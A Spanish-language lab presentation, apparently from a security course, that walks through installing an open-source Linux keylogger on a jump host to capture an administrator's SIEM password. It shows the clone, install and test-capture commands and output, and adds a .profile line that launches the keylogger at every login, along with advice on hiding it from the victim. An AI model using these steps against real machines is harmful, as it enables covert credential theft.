
- Supongamos que queremos averiguar de forma sencilla y rápida la clave de acceso a una máquina importante de una empresa, por ejemplo, la máquina que alberga el SIEM (Security Information & Event Management), que en esta empresa en particular se denomina “claudiosiem”.
- Esta password es uno de los secretos mejor guardados del área de informática, de hecho, sólo el administrador la conoce y además sólo guarda una copia de la misma en su libro de claves en papel, en la caja fuerte.
- El administrador, consciente de la importancia de esta máquina, no entra en ella desde cualquier ordenador, para evitar que alguien le espíe al teclear, sino que entra directamente desde la consola de “claudiosiem” en el Data Center, o bien, desde una máquina del SOC (Security Operations Center) en la que sólo hay usuarios de confianza.
- En vista del hermetismo del escenario, Hackie (que es el nombre de nuestro hacker) decide ganarse la confianza de uno de estos usuarios e instalar un Keylogger.

Keyloggers - Introducción

- “Keylogger” significa literalmente “Registrador de Teclas” y es justo lo que necesitamos en esta ocasión.
- En esta práctica instalaremos un keylogger de código abierto y lo haremos en claro. Cuando se quiera espiar con efectividad, deberá ocultarse la instalación del keylogger y sus trazas (como los ficheros de log que vaya grabando), para que la víctima no se dé cuenta de que le están espiando.
- Para capturar las teclas y descubrir la ansiada clave, utilizaremos uno de los múltiples keyloggers existentes en GitHub, como es el de Giacomo Lawrence.
- Descargaremos dicho SW y prepararemos su lanzamiento en el arranque de la shell de la máquina puente (claudina), de forma que cuando el administrador entre en “claudiosiem” desde allí, podamos capturar todo lo que haya tecleado antes de entrar (y después también, esto es, también veremos lo que haga dentro de “claudiosiem”).

Keyloggers - Instalación

- En primer lugar, clonamos la suite completa del Keylogger en nuestra máquina Linux “claudina”, observando que la aplicación puede correr también sobre Mac y sobre Windows.

A terminal window titled 'pi@claudina: ~/Keylogger' showing the process of cloning a repository and listing files. The output shows the cloning process from GitHub, followed by a directory listing of the cloned repository.

```
pi@claudina: ~/Keylogger
login as: pi
pi@192.168.1.20's password:
Last login: Sun Mar 21 12:02:11 2021 from 192.168.1.64
pi@claudina:~ $ git clone https://github.com/GiacomoLaw/Keylogger.git
Cloning into 'Keylogger'...
remote: Enumerating objects: 55, done.
remote: Counting objects: 100% (55/55), done.
remote: Compressing objects: 100% (53/53), done.
remote: Total 624 (delta 23), reused 1 (delta 0), pack-reused 569
Receiving objects: 100% (624/624), 136.04 KiB | 2.89 MiB/s, done.
Resolving deltas: 100% (309/309), done.
pi@claudina:~ $ cd Key*
pi@claudina:~/Keylogger $ ls -l
total 32
-rw-r--r-- 1 pi pi 3222 Mar 23 12:18 CODE_OF_CONDUCT.md
-rw-r--r-- 1 pi pi  540 Mar 23 12:18 CONTRIBUTING.md
-rw-r--r-- 1 pi pi 1073 Mar 23 12:18 LICENSE.txt
-rw-r--r-- 1 pi pi 4953 Mar 23 12:18 README.md
drwxr-xr-x 2 pi pi 4096 Mar 23 12:18 linux
drwxr-xr-x 2 pi pi 4096 Mar 23 12:18 mac
drwxr-xr-x 2 pi pi 4096 Mar 23 12:18 windows
pi@claudina:~/Keylogger $
```

Keyloggers - Instalación

- Entramos en el directorio de Linux y observamos que la aplicación se basa en el capturador de eventos de teclado “pyxhook”, versión 1.0.0

```
pi@claudina: ~/Keylogger/linux
pi@claudina:~/Keylogger $ ls -l
total 32
-rw-r--r-- 1 pi pi 3222 Mar 23 12:18 CODE_OF_CONDUCT.md
-rw-r--r-- 1 pi pi 540 Mar 23 12:18 CONTRIBUTING.md
-rw-r--r-- 1 pi pi 1073 Mar 23 12:18 LICENSE.txt
-rw-r--r-- 1 pi pi 4953 Mar 23 12:18 README.md
drwxr-xr-x 2 pi pi 4096 Mar 23 12:18 linux
drwxr-xr-x 2 pi pi 4096 Mar 23 12:18 mac
drwxr-xr-x 2 pi pi 4096 Mar 23 12:18 windows
pi@claudina:~/Keylogger $ cd linux
pi@claudina:~/Keylogger/linux $ ls -l
total 12
-rw-r--r-- 1 pi pi 819 Mar 23 12:18 README.md
-rw-r--r-- 1 pi pi 1170 Mar 23 12:18 keylogger.py
-rw-r--r-- 1 pi pi 15 Mar 23 12:18 requirements.txt
pi@claudina:~/Keylogger/linux $ cat req*
pyxhook==1.0.0
```


Keyloggers - Instalación

- En el fichero README.md podemos ver las instrucciones de instalación (con el instalador de paquetes Python3 “pip3”) y de ejecución en background.

```
pi@claudina:~/Keylogger/linux $ cat README.md
# Keylogger

**Keylogger** is simple keylogger for Windows, Linux and Mac.
## Installation

The following instructions will install Keylogger using pip3 .

...
  pip3 install -r requirements.txt
...
or
...
  pip3 install pyxhook
...

## How to run it

By running 'nohup python3 keylogger.py &' command, it'll start to log your strokes:
The meaning of nohup is 'no hangup'.
When nohup command use with '&' then it doesn't return to shell command prompt after running the command in the background.
...
$~/Keylogger/linux$ nohup python3 keylogger.py &
[1] 12529 //this is the keylogger's PID (process ID)
$~/Keylogger/linux$ fg
...

The Keylogger is now running! It will log your strokes to a file .
Stop it by typing the command 'fg' then hitting 'CTRL+C'

or

'kill {PID}' for example 'kill 12529'
```


Keyloggers - Instalación

- Instalamos el SW adicional indicado por las instrucciones y cerramos la sesión ssh de “claudina”, para efectuar una prueba de captura de datos en su consola del SOC.

```
pi@claudina:~/Keylogger/linux $ pip3 install -r requirements.txt
Looking in indexes: https://pypi.org/simple, https://www.piwheels.org/simple
Collecting pyxhook==1.0.0 (from -r requirements.txt (line 1))
  Downloading https://www.piwheels.org/simple/pyxhook/pyxhook-1.0.0-py3-none-any.whl
Collecting python-xlib (from pyxhook==1.0.0->-r requirements.txt (line 1))
  Downloading https://files.pythonhosted.org/packages/aa/b1/3d678b2426a3485ceb3ablecle079da79ecb1b5e8845470ef089999cf688/python_xlib-0.29-py2.py3-none-any.whl (176kB)
    100% |#####| 184kB 1.4MB/s
Requirement already satisfied: six>=1.10.0 in /usr/lib/python3/dist-packages (from python-xlib->pyxhook==1.0.0->-r requirements.txt (line 1)) (1.12.0)
Installing collected packages: python-xlib, pyxhook
Successfully installed python-xlib-0.29 pyxhook-1.0.0
pi@claudina:~/Keylogger/linux $
```


Keyloggers - Entrada en claudiosiem desde claudina

- Entramos en claudina desde su consola, abrimos una sesión en claudiosiem para el usuario “po”, y ejecutamos un par de comandos para comprobar que también se capturan.



Keyloggers - Revisión Fichero de Log


- Entrada en claudiosiem desde claudina

```
pi@claudina: ~/Keylogger/linux
pi@claudina:~/Keylogger/linux $ ls -l
total 24
-rw-r--r-- 1 pi pi 69 Mar 23 16:33 '23-03-2021|16:32.log'
-rw-r--r-- 1 pi pi 819 Mar 23 12:18 README.md
-rw-r--r-- 1 pi pi 1170 Mar 23 12:18 keylogger.py
-rw----- 1 pi pi 6570 Mar 23 16:23 nohup.out
-rw-r--r-- 1 pi pi 15 Mar 23 12:18 requirements.txt
pi@claudina:~/Keylogger/linux $ nano *log
```

```
pi@claudina: ~/Keylogger/linux
GNU nano 3.2
rlogin po^@2claudiosiem
yes
miclave
pwd
cd ..
ls -l
ls -l
exit
exit
```

Keyloggers - Ejecución en el Arranque de la Shell

- Editamos el fichero `.profile` y preparamos el lanzamiento del keylogger cada vez que se abra una sesión. Este método se descubre fácilmente por estar en claro, por lo que habrá que basarse en algún mecanismo más sofisticado, si no queremos que nos descubran demasiado pronto.
- Hay que tener claro que nos descubrirán siempre, antes o después, pero el ataque se basa en el factor sorpresa, por lo que habrá que recoger y revisar los logs lo antes posible.



```
pi@claudina: ~  
pi@claudina:~ $ pwd  
/home/pi  
pi@claudina:~ $ nano .profile  
  
GNU nano 3.2 .profile Modified  
  
PATH="$HOME/bin:$PATH"  
fi  
  
# set PATH so it includes user's private bin if it exists  
if [ -d "$HOME/.local/bin" ] ; then  
    PATH="$HOME/.local/bin:$PATH"  
fi  
  
#*****  
#**** Lanzar Keylogger ****  
#*****  
cd Key*  
cd linux  
nohup python3 keylogger.py &  
cd  
  
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos  
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line
```

Bibliografía

- <https://github.com/ph4ntonn/Impost3r>
- <https://github.com/GiacomoLaw/Keylogger/>

